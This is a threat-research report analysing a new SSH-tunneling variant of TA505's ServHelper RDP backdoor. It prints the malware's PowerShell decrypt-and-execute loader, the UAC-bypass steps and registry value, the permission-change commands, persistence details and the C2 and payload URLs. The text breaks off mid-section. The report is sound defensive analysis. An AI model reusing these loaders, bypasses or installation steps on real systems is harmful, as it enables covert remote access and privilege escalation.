An Updated ServHelper Tunnel Variant

binarydefense.com/an-updated-servhelper-tunnel-variant/

December 20, 2019

James Quinn, Threat Researcher for Binary Defense

Executive Summary


Binary Defense Researchers discovered active Command and Control (C2) servers and a new version of ServHelper, a malicious Remote Desktop Protocol (RDP) backdoor program known to be used by the threat group TA505. TA505 is a financially motivated threat group that has been active since at least 2014. The group is known for frequently changing malware and driving global trends in criminal malware distribution. (link to MITRE ATT&CK page on TA505: https://attack.mitre.org/groups/G0092/). The new version of ServHelper attempts to evade defenses by tunneling RDP connections through a Secure Shell (ssh) connection back to the threat actors' servers. Indications of Compromise (IoCs) and strategies to increase detection of this new threat are provided at the end of this report. A complete technical description of the malware's operation and layers of protection are detailed for other malware analysts to use when analyzing and identifying malware samples found in incident response or threat hunting activities.

Malware Sample Discovery

Binary Defense's Threat Hunting team recently discovered a malware distribution server used by the cybercrime group TA505. Stored on that server were various commodity Remote Access Trojans (RATs) and downloaders, including the downloader Amadey, which has been known to deliver FlawedAmmyy and EmailStealer. Among the commodity RATs was a file called "signed.exe" that contained several layers, or stages, of obfuscation to disguise the final payload: a new variant of ServHelper, TA505's main downloader and Remote Desktop Protocol (RDP) backdoor. The new variant uses OpenSSH to tunnel RDP connections from the victim computer back to the attacker's server and includes some new command options. Refer to the MITRE ATT&CK page on ServHelper for more background: https://attack.mitre.org/software/S0382/

Initial Analysis – a PowerShell Script Packed Using NSIS

Upon investigating "signed.exe", the first takeaway is that it is packed using the Nullsoft Scriptable Installer System (NSIS), which is an open source installation package utility. Typically, this form of packer can be easily unpacked by opening the file as a zip file in an unarchiving program and extracting the contents. However, this installer had been modified and cannot be extracted with all unarchivers. 7-zip's command-line interface (CLI) extractor was the most successful for pulling out the payload stored in signed.exe. Contained inside of "signed.exe" is a PowerShell script file named premiumlegitYFDTBOHHRX.ps1. Interestingly, the file information for "signed.exe" described it as "premium legit YFDTBOHHRX isntaller"[sic – the malware contained the misspelling of installer as written]. Pivoting off the use of "premium legit" in the signature reveals 20 files that all match "signed.exe" in functionality, uploaded to VirusTotal in early November 2019. Hashes for all matching files are included in the IOC section.




File Version Information

Copyright	all rights reserved
Product	update of YFDTBOHHRX software
Description	premium legit YFDTBOHHRX isntaller
File Version	1.2.8.3
Comments	premium legit YFDTBOHHRX
Date signed	2:50 AM 11/19/2019

Fig. 1. File Information

PowerShell Analysis – Encrypted Binary Data Encoded Using Base64

The premiumlegitYFDTBOHHRX.ps1 file is a large (3.6MB) file filled with mainly Base64-encoded data. Decoding the Base64-encoded data reveals encrypted binary data. At the end of the script is a small bit of code that takes two supplied arguments, decodes and decrypts the Base64-encoded data using the arguments as keys, then executes the result with an Invoke-Expression call, which indicates that the decrypted result is expected to be PowerShell code.



```
hFGsF4iZIYlMp0J5dwyllknAO9PyxkGiNkOzU+fKo9D67Z0X9RgAA4mYqm/xzyAqJPMhFC469JGZj3zqDUjCNM/34mlCRAx3+85S4P7OIc1dME4DV5fKuqiATVAh2OpQUQkg
LvXFRjW7pNlQeJvVtKzhp30YCxqwwSp+T9yZG1J8Wewn1sqvMKE6NX+gOGdl50ZIHa03lKjcoNfyK7b45SnKqfA8bUC03gqz1Ni0BSo2WgFLKy+tUmBPvAv+FMqPUfLZ3vcGI
PvHYSJ7bZrlYO4ywUoCsJ+y9mghKC0LqPXnfVQ0Kwt83zkuiSFHb4H7dqHlEdLHnhuVttL7KTPtXHY4ANqEveyhkx69SRQDwp6U14b+C4JFP1YT68yv3VXnqsHEacQq/p4PW
JzEstaF40GYWj3pRkiETIaamuDptwZ4ERB5mA0qONXhtE54JCIE2PUbo+DQRNC9QdBcW5y3o8ELawF0z1SQ0NrvvgmI+uRUMOMHMkAg6P3veP2se7FbXSe9piQv5NY8uGa0G
ipmSgsD9oLN5qxL63GDkQjqUqwQATd90kP3zoD0B3thYkfVYsXLq61wTcavgrbVYLklukBJLQSCXPilnQDXkLIj/Blqkv4wTGPki0prNrqUw9gNGq7PabmTKVLv7SyvGC7nJ
WoUi9CiXKE6Aqw83bid0A7laYjRtLnPITjgLzysjIcOkV/RVKjXvuDdIP+6FhbF0QUeri7i0zVtZz8SYzOlATf1MQcDYGMW3s6KiHvMfMsX5tuAMuRWTb7dSC+mWVyhNk9vp
BitWQUv32NPsw1sALUjj3JUma+QY1l1hbeSPcFXxEhz1oK4wTlZ+PRn1TV+vRTU+h+J1QM4/gth0uTMr7gSsgT8nZufswyH1TTeCR2VZQf0pYTT0riIDI8grg+FOtiZuPxgs
Fi79eobdOYoDPG94E2IZ1Bwqm2zYnB9oX1CA3ztWde11xe5bSbbwLkzAfh5AbvuLRu5QMhQDEtdaaB4ZPNwuWSZBJ5NMFOY1C6duaV+smFte/m0Z5QijxlLYLDnLApfkp5cl
1vFWU13qW13206qfs2MmGG0GFGkhWjYshXAKCYBmJxTDR0jQt718K9xSM8+89+EPBFZXsmBOak6mBWg3VXaTkkS5VAgorkEuBYFuflMrzehBslNTjSkIkh5eF02uv4eGdZP+
fnFxcnk3Fwcl9ejOYnqJh9wqJM6HA7OeVCW95gtjs4ObFVEQItsUYlL8Nm/kTf21hE5cUBx6yzO7LRVGQHeyr9SJ98Hyt+z0naF9RSuv91I5pbQufZ3z8kDCFp6KShU6Mzv/
UW4CZP91BY2KacScX1bMYVdhHFBxQEtUFgK9elJVkwdb2lcQiTrIB/KgmWE1U7dhyRVZ6p9SHiD/hsPdcU5M3DJSJfi8UzDu2JGOHByBhDq9xhE/lXKR30fc11kJ0X/t+u1h
FOQ3KdovuGD1KTrek4x0FqjaTM1f5ZK7ugxLXn8T1mzQZRadZwCwknH5CFCh/4GvkNLWCU6N3NBbLyGpIwHIdKkTAbUToARjPr5rW6xATJBRq9dBQMxjCqwTslnsmrizb+On
zecobii1Epvp3XuFlJKdaccha00Yutqv4X4SHdU/1kKOA6sG8uPkz5tKh6FFXx1yzeCFnAaMp5/oHImCn1WvTuE31xACJdOs+9+ukKyd8hfcFfr7Xck3BlqWXmcsUFzgv3Ni
$encoding = New-Object System.Text.ASCIIEncoding;
$MFBCGWNEIRd = $encoding.GetBytes("PCWVHMVJTGRQXZCQ");
$FHLIGVPKXDa = [Convert]::FromBase64String($FHLIGVPKXD);
$derivedPass = New-Object System.Security.Cryptography.PasswordDeriveBytes($KZXMMVTFHM, $encoding.GetBytes($WSNFDLXDFF), "SHA1", 2);
[Byte[]] $ZWXZUPLTVK = $derivedPass.GetBytes(16);
$KSHCXBVBBL = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider;
$KSHCXBVBBL.Mode = [System.Security.Cryptography.CipherMode]::CBC;
[Byte[]] $RVRYNDOUOE = New-Object Byte[]($FHLIGVPKXDa.Length);
$LLWXLUYCEE = $KSHCXBVBBL.CreateDecryptor($ZWXZUPLTVK, $MFBCGWNEIRd);
$ZLGKNWZSRE = New-Object System.IO.MemoryStream($FHLIGVPKXDa, $True);
$GSODKUYZOJ = New-Object System.Security.Cryptography.CryptoStream($ZLGKNWZSRE, $LLWXLUYCEE, [System.Security.Cryptography.CryptoStr
$NUNYNUNIMN = $GSODKUYZOJ.Read($RVRYNDOUOE, 0, $RVRYNDOUOE.Length);
$ZLGKNWZSRE.Close();
$GSODKUYZOJ.Close();
$KSHCXBVBBL.Clear();
if (($RVRYNDOUOE.Length -gt 3) -and ($RVRYNDOUOE[0] -eq 0xEF) -and ($RVRYNDOUOE[1] -eq 0xBB) -and ($RVRYNDOUOE[2] -eq 0xBF)) { $h =
return $encoding.GetString($RVRYNDOUOE).TrimEnd([Char] 0);
}
 $VRFJLOKRGX = YYWJOYXHBX "oqphnbt0kuedizy4m3avx6r5lf21jc8s" "vh9b4tsxrl1560wg8nda2meuc7yjzop3"
 Invoke-Expression $VRFJLOKRGX
```

Fig 2. Binary Decryption

By replacing the Invoke-Expression call with "Write-Output $VRFJLOKRGX | Out-File Malware.txt", the malware will do all the difficult decrypting and then write it to a file for easy analysis.

PowerShell Analysis, Part 2 – Decrypted Payloads Include RDP Wrapper and UAC Bypass

Just like the first PowerShell script, this script is also massive at 5MB, because it packs so many payloads inside itself. Along with both a 32-bit and 64-bit version of the ServHelper bot and Remote Desktop Protocol (RDP) wrapper, the PowerShell script also includes the User Access Control (UAC) bypass tool called uacme, using DLL files named fubuki32 and fubuki64 also embedded inside. Additionally, there are various config files and other DLLs used by the RDP wrapper. As the PowerShell script is massive, analysis is difficult. However, toward the bottom of the script, the first few commands that are run attempt to query the System Management Bios data tables (SMBiosData), in order to evaluate privilege status. Analysis of the script and testing of the malware in a controlled environment proved that a function named “heller” is called when the script is executed from a non-privileged user account.

Privilege Escalation “heller” Function Analysis

The heller function serves the purpose of the privilege escalation for the PowerShell installer. At the beginning of the function are the uacme DLLs (fubuki32 and fubuki64), encoded in decimal. Additionally, heller initializes some optional parameters, which were unused in this script, but would allow the loading of custom DLLs if they were used in a different variant. The malware also uses a simple and elegant technique to determine OS architecture. If the size of an IntPtr is 4 bytes long, it is a 32-bit system; if an IntPtr is 8 bytes long, the system must be 64-bit. The PowerShell script includes both a 32-bit and a 64-bit version of uacme and will run whichever DLL matches the OS architecture. These DLLs are modified from the standard uacme; their main purpose is to relaunch the PowerShell script with the highest privilege level.

Privilege Escalation on Windows 7

Next, the malware looks at what OS version it is running on and compares it to three strings: “10” for Windows 10, “76” for Windows 7, and “96” for Windows 8. These strings ultimately decide which exploit is used to escalate to the highest privilege level. If Windows 7, the uacme dll is renamed “Cryptbase.dll”, and is then written to C:\Windows\System32\Sysprep\, and then sysprep.exe is called. This particular method takes advantage of DLL search order hijacking. When sysprep.exe is loading its libraries, it will search its current directory first, where it will locate and load the malicious Cryptbase.dll, thus triggering the UAC bypass.

Privilege Escalation on Windows 8 and Windows 10


If the script is run in Windows 8 or Windows 10, the malware will abuse the DiskCleanup utility. First, the malware will change the environment variable “windir” (HKCU:/Environment/windir) from the standard value “C:\Windows” to the following value:

powershell -ExecutionPolicy bypass -w hidden -Command `”& `’$pth`’`”;”

where $pth is the full path to the malicious script to execute. With that set, it will then run the task \Microsoft\Windows\DiskCleanup\SilentCleanup, which will execute the PowerShell script with highest privileges.

Analysis of Installer Restarted with Elevated Privileges

Once the script is running with highest privileges, and after querying the System Management Bios, the install function is executed to install the malware to the victim’s computer. Contained inside the PowerShell script are several buffers of Base64-encoded gzip-compressed data. Decoding and unzipping that data yields more base64 encoded data. That final layer of base64 data appears to be the last layer of encoding.



```
function Install
{

$reg = "H4sIAAAAAAAEALVXW5OqOBD+S1zGU8WjNxg4QxwQAuRNwqwCYcYtR7n8+m0kQYOe3drasw9Wm6RJur98nXzBGjsTy9Bpu9iSKDtS3W8/tguTWExJdXuPK9xS
J2jiDf5tVrCBb29hZ+OXnih43Rdi+reb12yqsB+t1vD2x8g/izn0Ld4nuHOmrf0y1l/x968wdjGaQM0uxc0l1j8VmE3zESCGR0rmsoZmF2zRGbZbPytSqT2+BraHWRsv
3SJ5sfd93oBzZbSeZpyzV4hlaRvkNbvQyvvhQvzDb92vayURO2Wxw7wIKbvIONN2wGdT7Pv8G8i3eYbBk98Eq7Uy/jdrWGu+h3VPsO5psMMPFfMTie77/ml8/nfjfU5C
d4Ye6hOftcrsfbMX7O97feQMmVcj9uO32UtstOJbV4B/PgT/LuZYMubbugIFCthI2AisdtRI2usCKfy+wHr/j4zrKBX5XLDhGSSdjc6u3QHP+JMDRW33MQnttqpl1AF4
cPRuwkHDYylzR3ggMfVwX3iIzfjYuCu0uJe5wrAj+qyW1SyHgm+jN8b1wV/R6veapK3Cs8GQPOsT73oW1PxhO5XU0wFhjy9h1+z7ijiPZGxlIbuTnxF/2CmwLjzVbini
8av8c542ItSOvsEb8S94E5q0ZXvDW28VwS2v+CdO9bwPf9+Vw3fzspR62B0JKY/o1YI96Cvp7pTbgpx/8+bq6/uH+in92y868fxK6v78/ZBPxRw14LWiJTDm4/
ZH8HaWHlh80cQmqvtmm183AQRRqEfqtTTez2Cz9kaXUDDtanWgE7z6RhnjCjutREe9RwNLbNNIpX1momqSn+vj9rOt5qTOLvdvPzhin0U+9oJfrjPa6kS55Yt1xLY+zC
XvcUtAX0KOu0M7ayP0dOaC4X7GnT0CuLrCPYDcecPmhbmtxqW6N7gozWnfgyb6D2pjtDvr5PYP0x899hi3yQy1Owxz44E+55X7i5y2iR2Znah5F53BJ2dHdPKv2Q6mmr
k3DFvDOIU5aMavXMX3M2Ss6JRG8jyCuXTQ7DnGRI/0E7GBfsmgGbwV7WuOt2x2Ka4yW2WXLxQriO/f19rB24b4k9f2cB1hr/my+8m4+m0RN/Wwucs3XyHcVLsDPhbeP0
$serviceName = 'termservice'

If (Get-Service $serviceName -ErrorAction SilentlyContinue) {



} Else {
  $Source = $reg
$Destination = "$env:temp\mstc.reg"

react -source $source -destination $destination

New-Service -Name "termservice" -BinaryPathName "C:\WINDOWS\System32\svchost.exe -k networkservice"
 reg import $env:temp\mstc.reg

```

Fig 2. Install Buffers

Decoding Registry Key and Values into file mstc.reg

As demonstrated in the above screenshot, the first buffer to be used is a buffer called “$reg”, which contains a registry key and associated values. The registry key and values are decoded using a function named “react” and saved to a file named mstc.reg in the $TEMP folder. The malware then looks for the termservice service, and if it doesn’t exist, imports the now decoded $reg from the file mstc.reg.

Decoding and Saving RDPwrap Binary Files and Configuration File to Windows Mail Folder

After saving the registry key and values into the mstc.reg file, several buffers containing additional binaries are initialized. The variable names are as follows:

$rdp – 32-bit modified RDPwrap
$bot – 32-bit ServHelper
$rdp64 – 64-bit modified RDPwrap
$bot64 – 64-bit ServHelper
$cfg – RDP wrapper config
$clip – legitimate rdpclip.exe
$vmt – legitimate rfxvmt.dll

After performing another IntPtr OS architecture check, the corresponding 32-bit or 64-bit versions of RDP wrapper and ServHelper bot are saved to the following locations on disk:

%ProgramFiles%\Windows Mail\appcache.xml (RDPwrap)
%ProgramFiles%\Windows Mail\default_list.xml (ServHelper bot)
Additionally, the config file is saved to:
%ProgramFiles%\Windows Mail\cleanuptask.cfg.

Regarding the two legitimate binaries, rdpclip.exe is necessary for file copy and pasting in an RDP session while rfxvmt.dll is necessary for Microsoft RemoteFX VM Transport, which adds additional functionality to RDP, like access to physical Graphics Processing Units (GPUs) for hardware acceleration.

A search for those 2 files is performed on the computer, and if they are not found, the malware will write them to the system. Additionally, the malware will make the following permission changes:

```
takeown.exe /A /F rfxvmt.dll
icacls.exe rfxvmt.dll /inheritance:d
icacls.exe rfxvmt.dll /setowner “NT SERVICE\TrustedInstaller”
icacls.exe rfxvmt.dll /grant “NT SERVICE\TrustedInstaller:F”

icacls.exe rfxvmt.dll /remove “NT AUTHORITY\SYSTEM”
icacls.exe rfxvmt.dll /grant “NT AUTHORITY\SYSTEM:RX”

icacls.exe rfxvmt.dll /remove “BUILTIN\Administrators”
icacls.exe rfxvmt.dll /grant “BUILTIN\Administrators:RX”
```

These permission changes are necessary for the two dropped DLL files to function properly.

Maintaining Persistence

In order to maintain persistence, the malware first changes the RDP port from 3389 to 7201. This aids in hiding traffic, as RDP now communicates from an unexpected port. Additionally, because the Windows Display Driver Model (WDDM) driver has been known to black screen computers on RDP user disconnect, the malware disables this. Also, the modified RDPWrap (appcache.xml) is installed as the TermService ServiceDll. This modified RDPWrap will then locate and load the Servhelper bot, while also proxying function calls to the legitimate Termserv.dll.

With everything installed, the malware then runs the function “cleanupper”, which removes any .tmp, .ps1, and .txt files stored in %temp%. Additionally, the malware restarts the TermServ service, along with the RDPDR service. It also grabs the main username by querying env:username. It saves this file to a file called usrnm.txt, which it saves to %tmp%.

The malware is now fully installed and running with SYSTEM level privileges.

ServHelper (SSH Tunneling Variant) Analysis


Originally discovered by Proofpoint in November 2018, ServHelper is one of TA505's custom backdoors and downloaders. While the functionality of the two variants discovered by Proofpoint appeared to be split with one variant acting as a downloader and the other acting as a backdoor, the variant found in early November 2019 appears to combine aspects of both old variants along with the addition of browser credential theft.

Packed with PeCompact

In its base form, ServHelper is packed with PeCompact, a well-known packer used for legitimate software and malware alike. While there are two versions of ServHelper contained in the PowerShell script—a 32-bit version and a 64-bit version—they are largely identical and key functionality is the same for both.

Anti-Sandbox Evasion Technique: Searching for Microsoft Anti-Virus VM File

One of the first actions performed by the malware is to search for the Microsoft Antivirus VM file, aaa_Touchmenot_.txt, which is stored in the root directory. To get the value "aaa_Touchmenot_.txt", the malware must decrypt the string "w:\\yuo_RiirfGsCmn_.rrh", using a four character Vigenere square cipher. If the malware detects that the AV VM file exists, the malware quits. The string is stored in encrypted form likely to evade static detections for that particular file name. The malware detects if it is running in an AV sandbox to evade behavior-based automated analysis.



```
nop
lea     rcx, [rbp+var_s270]
lea     rdx, aWYuoRiirfgscmn ; "w:\\yuo_RiirfGsCmn_.rrh"
lea     r8, aUopy_28     ; "UOPY"
call    DecryptStrings
mov     rcx, [rbp+var_s270]
call    Equalize
lea     rcx, [rbp+var_s268]
mov     rdx, rax
call    LengthAndTransfer
mov     rcx, [rbp+var_s268]
mov     dl, 1
call    SearchForFile
test    al, al
jz      short loc_70920E14
```

```
call    ExitThread_0
```

```
loc_70920E14:
call    DecryptC2
lea     rcx, [rbp+var_s260]
lea     rdx, aMhppn      ; "I
lea     r8, aUopy_28     ; "U
```

Fig 3. Intro

Decrypting Bot Configuration for Command and Control

Next, after determining that the malware is not running in an AV sandbox, the malware decrypts a series of important strings used for C2 connection. The strings (with a brief description for each) are below:

- lot – XOR network key
- wgautilacc – user account to be installed
- 0000999999 – Placeholder
- http:// – beginning part of main C2 address
- laph.icu – Main C2 Address
- /like/b.php – php file used by C2
- lopottw – malware key
- VXVRPCHJ – Name of file dropped by malware that contains profile information
- service1.exe – Renamed ssh.exe
- shhhfjsiagguud.icu – Backup C2
- fdg4a35ggs.pw – Backup C2
- nov5 – BotID
- jun12 – Backup BotID
- 000009999999 – Placeholder
- http://almagel[.]icu/cp.exe – Profile Swap information
- http://almagel[.]icu/ssh.zip – ssh backup

- http://gabardina[.]xyz/log.txt – Encrypted NetSupport RAT
- c:\windows\temp\ – Drop location
- updsvc.exe – Renamed update service
- fesdg – password for cp.exe
- http://kuarela[.]xyz/1.txt – Unused C2

Many of the functions used by this RAT are formatted like this. The malware decrypts the strings to be used in the beginning of the function.

Verifying Runtime Environment and Locating Saved Values in Temp File

Next, after decrypting a few more strings used by the malware in startup, the malware checks that the command line arguments do not contain “asfofhr”, “fsfifh4a”, or “huff”. The first two strings are the names of exported functions in the DLL, while the name “huff” is not an exported function name and may be either a leftover from a previous version or a placeholder meant for a new version. Next, the malware will search for a file named VXVRPCHJ, stored in %temp%, which contains the following information:

- botid
- OSVERSION
- architecture
- ComputerName
- Username
- AddedUsername
- AddedPassword
- Number

For example, in the analyzed sample, the file named VXVRPCHJ contained the following:

nov5;Windows 10 (Version 10.0, Build 18362, 64-bit Edition);x64;DESKTOP-<REDACTED>$;<REDACTED>;winacc:wgautilacc;8r7aIf0j;78874

If VXVRPCHJ file exists, the malware will then parse out that information and continue. If VXVRPCHJ does not exist, the malware will run its install function.

ServHelper Install Function

The ServHelper install function has one goal: to install the user account used by the threat actor, as well as ensuring that RDP is set up fully for the threat actor’s uses. As a result, one of the first actions taken by this function is to enumerate groups contained on the computer and to also add the threat actor account to the computer.

First, the local group install function decrypts the SID's related to both the Administrators Group (S-1-5-32-544) as well as the Remote Desktop Users group (S-1-5-32-555), and then uses them to enumerate said groups. From there, the malware adds the threat actor account to both Administrators group as well as the Remote Desktop Users group. This allows them to remotely connect to the infected machine.

Setting RDP Configuration Options

With the threat actor account created and added to the admins and RDP groups, the malware moves to ensuring RDP is configured in the proper way. This involves changing the following registry key values for SYSTEM\CurrentControlSet\Control\Terminal Server :

- fDenyTSConnections – Set to 0, this allows Term Service connections
- FSingleSessionPerUser – Set to 1, this forces each newly connected user to use the same session

For SYSTEM\CurrentControlSet\Control\Lsa:

